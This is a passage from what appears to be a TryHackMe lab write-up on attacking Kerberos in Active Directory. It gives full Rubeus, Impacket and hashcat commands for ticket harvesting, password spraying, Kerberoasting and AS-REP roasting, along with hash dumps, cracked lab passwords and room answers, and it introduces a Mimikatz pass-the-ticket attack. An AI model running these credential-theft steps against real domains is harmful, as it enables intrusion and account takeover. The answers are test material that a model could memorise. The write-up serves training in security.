A screenshot of a Windows command prompt window. The title bar reads 'Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.' The command prompt shows the user 'controller\administrator@CONTROLLER-1' at the 'C:\Users\Administrator' directory. The user enters 'cd Downloads' and then 'dir'. The output shows the directory contents: 'Volume in drive C has no label. Volume Serial Number is E203-08FF. Directory of C:\Users\Administrator\Downloads'. It lists two files: 'mimikatz.exe' (1,263,880 bytes) and 'Rubeus.exe' (212,480 bytes). The prompt ends with 'controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>'. A semi-transparent 3D cube graphic is overlaid on the right side of the terminal window.

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@CONTROLLER-1 C:\Users\Administrator>cd Downloads

controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is E203-08FF

Directory of C:\Users\Administrator\Downloads

05/25/2020  03:45 PM    <DIR>          .
05/25/2020  03:45 PM    <DIR>          ..
05/25/2020  03:45 PM               1,263,880 mimikatz.exe
05/25/2020  03:14 PM               212,480 Rubeus.exe
                2 File(s)            1,476,360 bytes
                2 Dir(s)  50,911,817,728 bytes free

controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>
```

Figure 34: source - Guylian's Kali VM

As you can see, Rubeus.exe has already been compiled for us on the target machine. We'll use Rubeus to harvest tickets that are being transferred to the KDC.

We can do this by running the following command:

```
Rubeus.exe harvest /interval:30
```



```

User           : Administrator@CONTROLLER.LOCAL
StartTime      : 3/31/2021 8:47:35 AM
EndTime       : 3/31/2021 6:47:35 PM
RenewTill     : 4/7/2021 8:47:35 AM
Flags         : name_canonicalize, pre_authent, initial, renewable, forwardable
Base64EncodedTicket :

doIFjDCCBYigAwIBBaEDAgEwoOIegDCCBHxhgR4MIIEedKADAgEfoRiBEEENPTLRST0xMRVIUTE9DQUYiJTAjoAMCAQKHDAAGwZr
cmJ0Z3QbEENPTLRST0xMRVIUTE9DQUYjggQwMIIElKADAgESoQMCAQKigg0eBIIEGkj0Mh5H1eKwaKxCgsYj+KSYIpgd8ryvLWGa
fjZ5EKoySURNP+7Bfr7BkcdSBgzr1H0br3jdRkwxnI++1RQXaBVqUg3K8ux30BTuWgBHU2T8ng60HAR5kiBls3c0qpYbJ3BYiuZ1
dl9qYh32jqHgAiKKDIDmcrFjC7u5Qw3jrWSXrCAf6bgEa9Bxyx9EZILJumoTfFwU0yUMwJIsvmcicF1ksKLRitL0IMzoSoeMzx5y
XCUKdFyb7ozj1J126uRZeZt5u6GPT3wXk6VYM/5GExBy4HvVJZoA065/vsdmwIrdglTsoYvG87+n1XX3UxgGc2U38xrrrGMCWT3rr
VT8eSEVb3k18k4g+bHE4aEy/kMxj+46NitxR8jEXiZykPZNfETxvTn0ZU/AjwckG6k9LNK3iZyTVDBuzuKS9RS8FTCAA+6hbCyna
vf0rM0nZbH0H/eLiBhW6gzF8smY7ntmf5dAM/qnRODY34wV1GhwFAMVNW/MEXzRoqZ1IhGoBtM9qGVDXA5wx5+4eTSTyaoSn69k
Hlw8zKy38hkGdfiuLkx/pfAnT32uV1o3Q19hd6AAH7p0/mSkvHiKZ0HjN5G2n/7EoCMEAcFX+RuS7t49/0eNXp+exjkCcoLXFU1
lp9e2huwHvEIpzdqMTL6Ydlu2CcJ8lGroWwUKWE0TmoCWCVuck29LHPWPio8IL40a/a3hfdoX0DYQRhFyHzXj1h9GxJNGJXIFV2
aJesSTI9ZBNLPjzbH/hw30rFpwP696VrKpYHYxcXcTXo8sirnva56HoGkchYjHM9HMBc1HmAsnuInN0LZ77C1joYUXRV/b18a+KwA
1R4dPo0ULBTs/iSQ+8tQZScdqwxYaXUa/rkiXs6EzeaaBM94cu3muGq71F35g8hanvA2TpiXCue08IPG8HS2pAiz0kx+9Vv8YwM
TleZ8+Vqtmnym0j4+mqPCZZjCWxMQUaEdmLI7intQwyw/eIPjvpjVwGSK0mlvREYy0nQu/9RzcDvX/FUM8u5hgZrs/LDu7HaT0m4
FuJbrb27WFxBtaw59x89ZN8vfGqybpX4f+j0agL3jeCoGm19xfwIj6bfZcR14DDLdx6+bFMRrvdGISWDDcANzRbp7bVX5CquN1
vxLHBuaN/TrchHhP2Xkb2F+MEA55MKNwbW8FvvqHo05Nn261TaUxqdrhkIBnsqCjHLEJVMnfMbyVsH6yGjjx7Cf4YieF/XMTreJ8
oAtZGDo9syJLqCBLuAfxNtyw4qK3tPoWgnDojqfSpIhEXjarBFV0E9U5rb29ICB1vtVno5zerTk/3n73ViJ9NtAQx1vLxS2Dcc3y
G/xyJlLbLn3b5lwieK0TWmI6FAPSYq2D99hNieK407qtqnyvjN2NNZXUghBxgNYeAQ0B9zCB9KADAgEaoohsBIHpfYHmMIHjoIHg
MIHdMIHaoCswKaADAgESoSIEIBF16Goeb0w+TI0c8Ja5zksnF3mZR0dGz/4qNdQ5AfGhORIbEENPTLRST0xMRVIUTE9DQUYiGjAY
oAMCAQGHETAPGw1BZG1pbmlzdHJhdG9yowcDBQBA4QAApREYDzIwMjEwMzMxMTU0NzM1WqYRGA8yMDIxMDQwMTAxNDczNVqnERGP
MjAyMTA0MDcxNTQ3MzVaqBIBEEENPTLRST0xMRVIUTE9DQUYpJTAjoAMCAQKHDAAGwZrcmJ0Z3QbEENPTLRST0xMRVIUTE9DQUw=

[*] Ticket cache size: 3
[*] Sleeping until 3/31/2021 8:53:19 AM (30 seconds) for next display

```

Figure 37: source - Guylian's Kali VM

We will use Rubeus to password spray the passwords against all found users, the attack will take a Kerberos-based password, attempt it against all found users and give a **.kirbi ticket**. This ticket is a TGT that can be used to get service tickets from the KDC, it can also be used in attacks like pass the ticket attack.

Before password spraying, we must add the Domain Controller domain name to the Windows hosts file. We can do this by executing the command below.

```
echo <ip> CONTROLLER.local >>C:\Windows\System32\drivers\etc\hosts
```

```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>echo 10.10.113.85 CONTROLLER.local >> C:\Windows\System32\drivers\etc\hosts
```

Figure 38: source - Guylian's Kali VM

We can now commence a password spraying attack against all users. We'll be using "Password1" as the password to spray and accomplish this with the following command.

```
Rubeus.exe /password:Password1 /noticket
```


4.6.5 Task 4: Kerberoasting with Rubeus and Impacket

In this task we'll cover one of the most popular Kerberos attacks, Kerberoasting. This attack allows a user to request a service ticket for any service with a registered SPN as previously explained in chapter 4.1. We can then use that ticket to crack the service password, as long as the service has a registered SPN we can Kerberoast it, but the success ratio depends on the strength of the service password.

To enumerate Kerberoastable accounts we use a tool like Bloodhound as it will allow us to see which kind of accounts are attackable, if they are domain admins and what kind of connections they have to the rest of the domain.

To perform the Kerberoasting attack we'll be using both Rubeus and Impacket, as there are various tools out here for Kerberoasting.

4.6.5.1 Kerberoasting with Rubeus

The following command will dump the Kerberos hash of any Kerberoastable account.

Rubeus.exe kerberoast

```
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>Rubeus.exe kerberoast

SYNTHESIS
RUBEUS
v1.5.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 2

[*] SamAccountName      : SQLService
[*] DistinguishedName   : CN=SQLService,CN=Users,DC=CONTROLLER,DC=local
[*] ServicePrincipalName : CONTROLLER-1/SQLService.CONTROLLER.local:30111
[*] PwdLastSet           : 5/25/2020 10:28:26 PM
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash                : $krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.local:30111*$92F437E5E93E1A4C5D211FDF23BDECAD$4517A08B46B56A97B42C1D4F51A4AD84CB41F489D02D403C9D57C8C1180EB765452C3D01F0C08ECE29750ADBBD5C373029D970B1F72C390086363F0E3598EF08313C5375A5C99BED7328225A3554ECD64411C7D0B58D6F8A2253494402F92EA1A4F04B87894D1A6EEC76746F892AF1D9BF61DD0DB9B57473E1471304B77CC9A3D3AC0EA6F7A92FEC2540A9DF4D81DE30FFC62A6C8DAF3A0E5224A785BE0CE1DA0029FCD8F04D439888DD97EA2B44AA65592EED90202A53EB03070438AEFEBF56CE7C5CAA83516F662EDB683857F9ECCD0709B194E0D9ACF76F63C324D963D5953B367214EB554D0C17D8F3F0D16CB2D311A9E9B0B7A447BA8AF9EFBFA54BE523401CF8E7CB60E117EF50292E41B1798F9831A2D3A1D11D842D05CD82F721FBB088A66F325D3BE1532ECA986CFF934D8F93FB87AF11711EC21FFA9D0C7CC1DDC27AB0D89D303DEF552C45DEBEA304381F84595A1D4CDAB4957CC0BA0C29147A2C6D97C35F75E6F2458D0C91C4ADD8094296E6E27823227433584562FF5CB8E3DFC967757570F17AFACC1E33CCA230CA13B62E143C0363C60B727D664AC55B8F75A2
```

Figure 40: source - Guylian's Kali VM

We should now copy these hashes onto our attacker machine and save them in a text file so we can crack them with Hashcat. We're given a modified rockyou.txt [wordlist](#)¹⁷ to speed up the cracking process.

We can now crack the hash by using the following hashcat command.

```
hashcat -m 13100 -a 0 sqlhash.txt Pass.txt
```

¹⁷ Cryilllic, Password List, *Github*, 2020, <https://github.com/Cryilllic/Active-Directory-Wordlists/blob/master/Pass.txt>, (1 April 2021)


```

785be0ce1da0029fcd8f04d439888dd97ea2b44aa65592eed90202a53eb03070438aefebf56ce7c
0709b194e0d9acff76f63c324d963d5953b367214eb554d0c17d8f3f0d16cb2d311a9e9b0b7a447ba
0e117ef50292e41b1798f9831a2d3a1d11d842d05cd82f721fbb088a66f325d3be1532eca986cff9
c7cc11ddc27ab0d89d303def552c45debea304381f84595a1d4cdab4957cc0ba0c29147a2c6d97c3
e6e27823227433584562ff5cb8e3dfc967757570f17afacc1e33cca230ca13b62e143c0363c60b72
8e5e57ef91c735736240e6c7b579cfff759784e02a346ffef90567e5711a2952f72cf111bc97396f
52d591e7d75e8ac84a80544c14caf34fc285de1ff1ff1af3e16b496eb980211b8f589fe5ac36120
ed1066983162aba044af37e7fbbee1921d0bcd0215a7bf36f09ed4feb8861e35cad8c8880440d9f2
13e4a1025fe66ef443979cd3ec39761fb5dddae5f108fe06731cc6a85fed2dd69525d1c0720404d5
a593244c84c9ce838be0aa2945ebf8a16beb0f5f52a006bc95c5c230d7a53457dc14bf914feda61f
bd9be033e5e587d4d1d046a260b80b7dd8f867f92fde4df14b1860e4ab24928d5b06dfb3cf8d5af
3887bee3b6b91974248067b16295a54c288cf008f60f2d5dc957127e611d0fef08dbf7f189020294
70235c0754d88429e9fddf5cab56ee8b6fcf445ec0e09ba9510f74d6b25b02fef9125905baacc3aa
e4ab7f8b711e21198808c54cfe20e39818f4865a580a30d3e66d0d578880b43da0e49946733769fa
d1582a0adbe006c98655136a99986690038e720647fa1f1773e3d9592162519d6c56a51f1b9d21de
9b1d9ee34cd486acb764ef034b45edb52cfa46888f56b7dbab45763a569578d3e3613a4631cd7d39
f4439178a41714759b668e35de5feeb4fa2ff5091f072a176ee49734ec9d096c11ba02f6aaa0a0b
374d44a72ca66168d1f4d3fee63d325b3e834f385069241536aee4d3e5dfc56aa4e360a62784f144
8f37729900aa932d43bf3ce1b56690074b2090db1ee36b681bb6a890ab4b749af34085f618fc499d

```

```

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: $krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER...499d9d
Time.Started.....: Thu Apr 1 14:08:29 2021 (0 secs)
Time.Estimated....: Thu Apr 1 14:08:29 2021 (0 secs)
Guess.Base.....: File (Pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 11475 H/s (1.85ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1240/1240 (100.00%)
Rejected.....: 0/1240 (0.00%)
Restore.Point....: 0/1240 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 -> hello123

Started: Thu Apr 1 14:07:43 2021
Stopped: Thu Apr 1 14:08:31 2021
root@kali:~/Documents/THM/Windows/Attacking_Kerberos >

```

Figure 41: source - Guylian's Kali VM

As we can see, the hash was successfully cracked, we can display the cracked hash with the `--show` parameter.

```

root@kali:~/Documents/THM/Windows/Attacking_Kerberos >hashcat -m 13100 -a 0 sqlhash.txt Pass.txt --show
$krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.local:30111*$92f437e5e93e1a4c5d2
11fdf23bdecad54517a08b46b56a97b42c1d4f51a4ad84cb41f489d02d403c9d57c8c1180eb765452c3d01f0c0bece29750adbbdc537
3029d970b1f72c390086363f0e3598ef08313c5375a5c99bed7328225a3554ecdff64411c7d0b5bd6f8a2253494402f92ea1a4f04b878
94d1a6eec76746fb92af1d9bf61dd0db9b57473e1471304b77cc9a3033ac0ea6f7a92fec2540a9df4d81de30ffc62a6c8daf3a0e5224a
785be0ce1da0029fcd8f04d439888dd97ea2b44aa65592eed90202a53eb03070438aefebf56ce7c5caa83516f662edb683857f9eccd
0709b194e0d9acff76f63c324d963d5953b367214eb554d0c17d8f3f0d16cb2d311a9e9b0b7a447ba8af9efbfca54be523401cf8e7cbb
0e117ef50292e41b1798f9831a2d3a1d11d842d05cd82f721fbb088a66f325d3be1532eca986cff934d8f93fbb7af11711ec21ffa9d0
c7cc11ddc27ab0d89d303def552c45debea304381f84595a1d4cdab4957cc0ba0c29147a2c6d97c35f75e6f2458d0c91c4add8094296
e6e27823227433584562ff5cb8e3dfc967757570f17afacc1e33cca230ca13b62e143c0363c60b727d664ac55bbf75a24a9a2863c624
8e5e57ef91c735736240e6c7b579cfff759784e02a346ffef90567e5711a2952f72cf111bc97396f649402a17d1d212cef4659f5c4c
52d591e7d75e8ac84a80544c14caf34fc285de1ff1ff1af3e16b496eb980211b8f589fe5ac36120f022b28c785028bca3324db67b0
ed1066983162aba044af37e7fbbee1921d0bcd0215a7bf36f09ed4feb8861e35cad8c8880440d9f26250cffdd090263b48f937c35f9f
13e4a1025fe66ef443979cd3ec39761fb5dddae5f108fe06731cc6a85fed2dd69525d1c0720404d5493e35655af8821732097795acc2
a593244c84c9ce838be0aa2945ebf8a16beb0f5f52a006bc95c5c230d7a53457dc14bf914feda61f0ae565a6d0a30d7e57e074552c2
bd9be033e5e587d4d1d046a260b80b7dd8f867f92fde4df14b1860e4ab24928d5b06dfb3cf8d5af13ecfadcd282123573bd95191f3cf
3887bee3b6b91974248067b16295a54c288cf008f60f2d5dc957127e611d0fef08dbf7f1890202943a9dec01cc89734ba4fc24e8da20
70235c0754d88429e9fddf5cab56ee8b6fcf445ec0e09ba9510f74d6b25b02fef9125905baacc3aa4c2cc4492c67ad71e153b09d05fa
e4ab7f8b711e21198808c54cfe20e39818f4865a580a30d3e66d0d578880b43da0e49946733769fa828c0b6a3bad7c24b78aac4fb9d8
d1582a0adbe006c98655136a99986690038e720647fa1f1773e3d9592162519d6c56a51f1b9d21de3c2e258bc427397bba1390ecc865
9b1d9ee34cd486acb764ef034b45edb52cfa46888f56b7dbab45763a569578d3e3613a4631cd7d398ed3f11a2df1131f8aefbe05347d
f4439178a41714759b668e35de5feeb4fa2ff5091f072a176ee49734ec9d096c11ba02f6aaa0a0b0bb42ea195dddc2b4b788701cbb
374d44a72ca66168d1f4d3fee63d325b3e834f385069241536aee4d3e5dfc56aa4e360a62784f144210e8cbde9c80c7125b9d22fd4b
8f37729900aa932d43bf3ce1b56690074b2090db1ee36b681bb6a890ab4b749af34085f618fc499d9d:MYPassword123#

```

Figure 42: source - Guylian's Kali VM

4.6.5.2 Kerberoasting with Impacket

Impacket releases have lacked stability since the 0.9.20 release, I therefore, suggest you get a version of Impacket below version 0.9.20.

1. Navigate to your preferred Tools directory
2. We can download the precompiled package from [here](#)¹⁸
3. Extract the .tar.gz with the command `tar -xf filename`
4. Cd into the Impacket directory and perform a `"pip install ."`
 - a. This will install the required dependencies
5. Navigate to where GetUserSPN.py is located (/usr/share/doc/python3-impacket/examples)
6. Dump the Kerberos hash for all kerberoastable users with the following command
 - a. `sudo python3 GetUsersSPNs.py controller.local/Machine1:Password1 -dc-ip <Machine_IP> -request`
 - b. An advantage of Impacket is that this attack can be done **remotely**.

ServicePrincipalName	Name	MemberOf
PasswordLastSet	LastLogon	
CONTROLLER-1/SQLService.CONTROLLER.local:30111	SQLService	CN=Group Policy Creator Owners,OU=Groups,DC=CO
NTROLLER,DC=local 2020-05-26 00:28:26.922527	2020-05-26 00:46:42.467441	
CONTROLLER-1/HTTPService.CONTROLLER.local:30222	HTTPService	
2020-05-26 00:39:17.578393	2020-05-26 00:40:14.671872	

```
$krb5tgs*$23*$SQLService$CONTROLLER.LOCAL$CONTROLLER-1/SQLService.CONTROLLER.local~30111*$96e174d6a3e5900bfc0
1f820b976db27$1a1a59bc5f976b577f965dce93edb89ec6874625ed8cdf84b795ab1f4863e244ed4de644632657b8589b33343febb6
07f432a17b448c9e9fad94790ea59d6a13e9faec5be61066d942fccb9f3cfe054cd67eeb2dd2462aa325054d427b15d1b93ecdcb7de0
5079f14a9ae3e01f4cfef03c2c588b6283869e8220b40eab62d8c1ad97df269aec73df616abd27a115fb2e1c6ac56cf5a2520410a842
17def6e52e3fa67849c7f211d774bf5b059dfa085690d4eb519645ebac03a051d2d5868fafd09be3c3d9637dc077bebb6db789c07b1
06a20876b2db6b2bf19a52c948a7149e6299df109bcf23e4f869e832646f94ef138d8eec67a5ea7e6f7c5d192e8e260e1f326a0a0900
84cd18fdbcadf242e2885cff03c09a7f8af73c2a81769279879a8f3669b18d688bf5d569f32517a0f74369587ac284b67271e561cf84
```

Figure 43: source - Guylian's Kali VM

Now we crack this hash as mentioned previously in 4.6.5.1 with the following command.

```
hashcat -m 13100 -a 0 httphash.txt Pass.txt
```

¹⁸ Asolino, Impacket 0.9.19, Github, 2019, https://github.com/SecureAuthCorp/impacket/releases/tag/impacket_0_9_19, (1 April 2021)

```

4bb441acb7b6e9cb3c2a78a8ea0bbe2e130a5cfa8b13881caf5f10a8a966ae4e6bf4f8d00e5238e7301a9f
b47ef5b902782765654490189b71ea8ede03d59347804838404431b654fbd1754df62af52d7f5018b973b
9b3dd228c2ee93462066b39d40e41110f58e3b8e666bc905f7cd17a24f2a8600e7885e50f58a28da25cfe6
9385ef9adeb7454fbef85bfab247af0d6308238a1819414aae46b5fd769a6edbcc5b1350aa44be5b3db98
048953e0d6d5c6d2aa1b095f50:Summer2020

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: $krb5tgs$23$*HTTPService$CONTROLLER.LOCAL$CONTROLLER...095f50
Time.Started.....: Thu Apr 1 15:56:05 2021 (1 sec)
Time.Estimated...: Thu Apr 1 15:56:06 2021 (0 secs)
Guess.Base.....: File (Pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12514 H/s (2.25ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1240/1240 (100.00%)
Rejected.....: 0/1240 (0.00%)
Restore.Point....: 0/1240 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> hello123

Started: Thu Apr 1 15:56:02 2021
Stopped: Thu Apr 1 15:56:06 2021

```

Figure 44: source - Guylian's Kali VM

As we can see, the hash was successfully cracked, and we can display the password with the `--show` flag.

```

root@kali:~/Documents/THM/Windows/Attacking_Kerberos >hashcat -m 13100 -a 0 httphash.txt Pass.txt --show
$krb5tgs$23$*HTTPService$CONTROLLER.LOCAL$CONTROLLER-1/HTTPService.CONTROLLER.local~30222*$03f8ffae5f26b37cd
8dc95eae89b2ba4$5c59a562a712bafa9f99f8256a9b763809b7b35ed6e1c38856fc8ee9db43b179d9f6270e862b7b26d4ecb27f0aa69
5dc5ae66fd19cf553f05bf840955546ea10a5cda7b2c6f83c888262c7c23cd1855930c34ff09d89e99bde718573f09a798c81fb906fa
d279eda84c92b1d850ecfb911618eb18a584b5df188ad11681f1fea7f7733ee9d3db972d350b134a9dd3ad52defa349590f4
3192d79aaa1710a898b2683cf1eb39d8fe87972eddae9bdfb2e8e38e3c6ad953d1e174f281a6af237c133b7808c3341afc9ccd457b3d
30379c94bd406988c075fc67f53eec2ed350d599eb83c0ccad4cfa76d87257014e137622927cc5d39102254afc7ccc7b25dc1296478d
4b75b0f9fa90e38eeaa885ba962672475a11d18f872d66a956203e80ac7002a81434617b516671b5f3e19e323f56efca3e6085063af2
61671da860a16f8fb7c64dcc3f2c7f39f12cbb719f007272063280ea2bbc42f613d6b93eec316c2eb3b49236332d6b5760b685832fb3
00e19d6571a4b63ddd5acb2d8f8b96b1c072581f574845616d499407f462f0a811bf0aa9cce89b9106c8f88d0926d08833cc22dda838
c6355b8231f3aa5b47d631b134491dd657f689280acb5160533c71f4a63fa19aa596f83dc6a4720a84dfdc35a40076655a5656749cf5
d797f88587fba8959e73d455a0533cc4cf57307f4372afac93779f5f87343d1edd4788ab40e266c9f4b7d71573cecc6ffe4d36b9b5069
2265c9294dce312abd334354df23dfdc4a55161c1215af4f4ae017f0422b36a8cef8f49bcb77704f3ab7940bd51b44c04900ceae6035
4141e8d1cd38efa0e4cbb6c1ea0dae33cf80f866e0d2a967f54fd6e1069c5e14892487b15d0b50e2b866bd8bbc11a5406d03df42e948
4e8135bf9e487f067f2aa662d6ef662a9c18997c913921cf8487610067a992390e73d8568bce00f10edd822a949ab66d8ce3e8191049
5249084b092246f6f2c301ee45dbaa978c42eea0daf2f19b2ec59d74ee6cffcc2f6523d814f62fab091c5d9d547f85f1ec2dc9eeac88
4bb441acb7b6e9cb3c2a78a8ea0bbe2e130a5cfa8b13881caf5f10a8a966ae4e6bf4f8d00e5238e7301a9f5d87ee6684c82ec9cd3b
b47ef5b902782765654490189b71ea8ede03d59347804838404431b654fbd1754df62af52d7f5018b973b663f8255328fbf1b7df7f0
9b3dd228c2ee93462066b39d40e41110f58e3b8e666bc905f7cd17a24f2a8600e7885e50f58a28da25cfe6f9f84aa309de4d53354feb
9385ef9adeb7454fbef85bfab247af0d6308238a1819414aae46b5fd769a6edbcc5b1350aa44be5b3db9866db03420a511dacab1823
048953e0d6d5c6d2aa1b095f50:Summer2020

```

Figure 45: source - Guylian's Kali VM

Question 1. What is the HTTPService Password?

Answer: Summer2020

Question 2. What is the SQLService Password?

Answer: MYPassWord123#

4.6.6 Task 5: AS-Rep Roasting with Rubeus

Just like Kerberoasting, AS-Rep roasting dumps the krbasrepp5 hashes of user accounts that have Kerberos pre-authentication disabled. Unlike Kerberoasting, these users don't have to be service accounts. The only requirements to AS-Rep roast is that the user must have pre-authentication disabled.

We'll continue using Rubeus for this attack, since it is very simple to understand the commands to AS-Rep roast. After dumping the hash, we'll once again use hashcat to crack the hash.

1. Navigate to folder with Rubeus.exe
2. Execute the following command
 - a. Rubeus.exe asreproast

```
[*] Action: AS-REP roasting
[*] Target Domain      : CONTROLLER.local

[*] Searching path 'LDAP://CONTROLLER-1.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users
[*] SamAccountName     : Admin2
[*] DistinguishedName  : CN=Admin-2,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::501f:62d8:cf0e:979a%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\Admin2'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$Admin2@CONTROLLER.local:5892601F6DA8732CA4796F830E86FCA7$5067562D5DBC
9B82991C30F41F3AE91D5FFD3834591D71333A5B48B712F93445DD748A95C26E89CB4472D938E998
5920CE76031905D504E1E5E7CE096ADD036FCA6AF2D33566058ACD7DD59A599AAF3582CB98C92F06
065A406AD62E717A0F8B37805EDC64D8C1C9737A4517CDFA245D17C73DD32D407CB2B14E5A7C6551
D0D285FF2286939864645748FC4C1EDAD8F9FED3493D38F10D1E8776D36B0989D52A4057860A1445
EC72BFAA5E5522D1BB4D34FAC3C622C9136ECA25DA42B7343BE04301BA1694568B141354B8D92BAC
F7BE0A0B87BFEE3EA1544DF713938D8CECE79C329BA8900C3796898BC07F828DF85904F80877

[*] SamAccountName     : User3
[*] DistinguishedName  : CN=User-3,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::501f:62d8:cf0e:979a%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\User3'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$User3@CONTROLLER.local:D9F1C8BCCEE874741478F795344D546E$85395CA32F030
BAE5825A2FF1F89AAEB28A9CBD2B50EA9B1585E3C9BA59721A93DD93A41CE87066D279A2EB241A1D
09BD8A5BA671D772A1CBC65EC38A9A0322AF29FB1EDBAA8914A9370E67949BC7F9E70B18D0B1BF22
12970041B236BA396FDF5079874116B7EAE8E56547638B03D1C2F8DEFDFC6A45DBE85E47F537D690
4344C5BB3CBB227D26FC5DC9183412277043D936F7E9698947F6FEB1E0A06CB35ED08406A677861B
37583B0732D568898D871A621EAD62EA799EE5BEAEC70F4397AB0C3C7A43EC94E562B5A73AB9D2FB
F67F574FFFB58E0B8D07BA40F56695A1FB5386F546EEDDF827017115880EAA2B2E317DEF81D
```

Figure 46: source - Guylian's Kali VM

3. Crack the hashes with hashcat on our local attacking machine
 - a. We can use [this list](#)¹⁹ to find out which mode corresponds with the krb5asrep hash.

18200	Kerberos 5 AS-REP etype 23	\$krb5asrep\$23\$user@domain.com:
-------	----------------------------	-----------------------------------

- b. We must also add 23\$ before the Username declaration to generate a correct hash format.

```
GNU nano 4.9.2 admin2asrephash.txt
$krb5asrep$23$Admin2@CONTROLLER.local:5892601F6DA8732CA4796F830E86FCA7$5067562D5DBC9B82991C30F41F3AE91D5FFD
```

Figure 47: source - Guylian's Kali VM

¹⁹ Hashcat Example Hashes, *hashcat*, https://hashcat.net/wiki/doku.php?id=example_hashes, (2 April 2021)

- c. The password hash has been cracked!

```
$krb5asrep$23$Admin2@CONTROLLER.local:5892601f6da8732ca4796f830e86fca7$5067562d5dbc9b82991c30f41f3ae91d5ffd3
834591d71333a5b4bb712f93445dd748a95c26e89cb4472d938e9985920ce76031905d504e1e5e7ce096add036fca6af2d33566058ac
d7dd59a599aaf3582cb98c92f06065a406ad62e717a0f8b37805edc64d8c1c9737a4517cdfa245d17c73dd32d407cb2b14e5a7c6551d
0d285ff2286939864645748fc4c1edad8f9fed3493d38f10d1e8776d36b0989d52a4057860a1445ec72bfaa5e5522d1bb4d34fac3c62
2c9136eca25da42b7343be04301ba1694568b141354b8d92bacf7be0a0b87bfee3ea1544df713938d8cece79c329ba8900c3796898bc
07f828df85904f80877:P@$W0rd2

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, AS-REP
Hash.Target.....: $krb5asrep$23$Admin2@CONTROLLER.local:5892601f6da87...f80877
Time.Started.....: Fri Apr  2 11:04:52 2021 (0 secs)
Time.Estimated...: Fri Apr  2 11:04:52 2021 (0 secs)
Guess.Base.....: File (Pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 512.0 kH/s (1.37ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1240/1240 (100.00%)
Rejected.....: 0/1240 (0.00%)
Restore.Point...: 0/1240 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 -> hello123

Started: Fri Apr  2 11:04:26 2021
Stopped: Fri Apr  2 11:04:54 2021
```

Figure 48: source - Guylian's Kali VM

- d. We can show the password with the `--show` flag.

```
root@kali:~/Documents/THM/Windows/Attacking_Kerberos >hashcat -m 18200 -a 0 admin2asrephash.txt Pass.txt --s
how
$krb5asrep$23$Admin2@CONTROLLER.local:5892601f6da8732ca4796f830e86fca7$5067562d5dbc9b82991c30f41f3ae91d5ffd3
834591d71333a5b4bb712f93445dd748a95c26e89cb4472d938e9985920ce76031905d504e1e5e7ce096add036fca6af2d33566058ac
d7dd59a599aaf3582cb98c92f06065a406ad62e717a0f8b37805edc64d8c1c9737a4517cdfa245d17c73dd32d407cb2b14e5a7c6551d
0d285ff2286939864645748fc4c1edad8f9fed3493d38f10d1e8776d36b0989d52a4057860a1445ec72bfaa5e5522d1bb4d34fac3c62
2c9136eca25da42b7343be04301ba1694568b141354b8d92bacf7be0a0b87bfee3ea1544df713938d8cece79c329ba8900c3796898bc
07f828df85904f80877:P@$W0rd2
```

Figure 49: source - Guylian's Kali VM

- e. Repeat this for the User3 AS-Rep hash.

Answer: Kerberos 5 AS-REP etype 23

Question 2. Which User is vulnerable to AS-REP Roasting?

Answer: User3

Question 3. What is the User's Password?

Answer: Password3

Question 4. Which Admin is vulnerable to AS-REP Roasting?

Answer: Admin2

Question 5. What is the Admin's Password?

Answer: P@\$W0rd2

4.6.7 Task 6: Pass the Ticket with Mimikatz

Pass The Ticket attacks work by dumping the TGT (Ticket Granting Ticket) from the LSASS memory of the machine. The Local Security Authority Subsystem Service is a memory process that stores credentials within an Active Directory server. It can store Kerberos tickets as well as other credential types.

It basically acts as a gatekeeper and accepts or rejects the credentials provided. It's possible to dump the Kerberos Tickets from LSASS, just like you can dump hashes. When dumping tickets with Mimikatz it will give us a .kirbi ticket which we can use to gain Domain Admin, if a Domain Admin ticket is present in the LSASS memory.

This attack is great to perform privilege escalation and lateral movement.

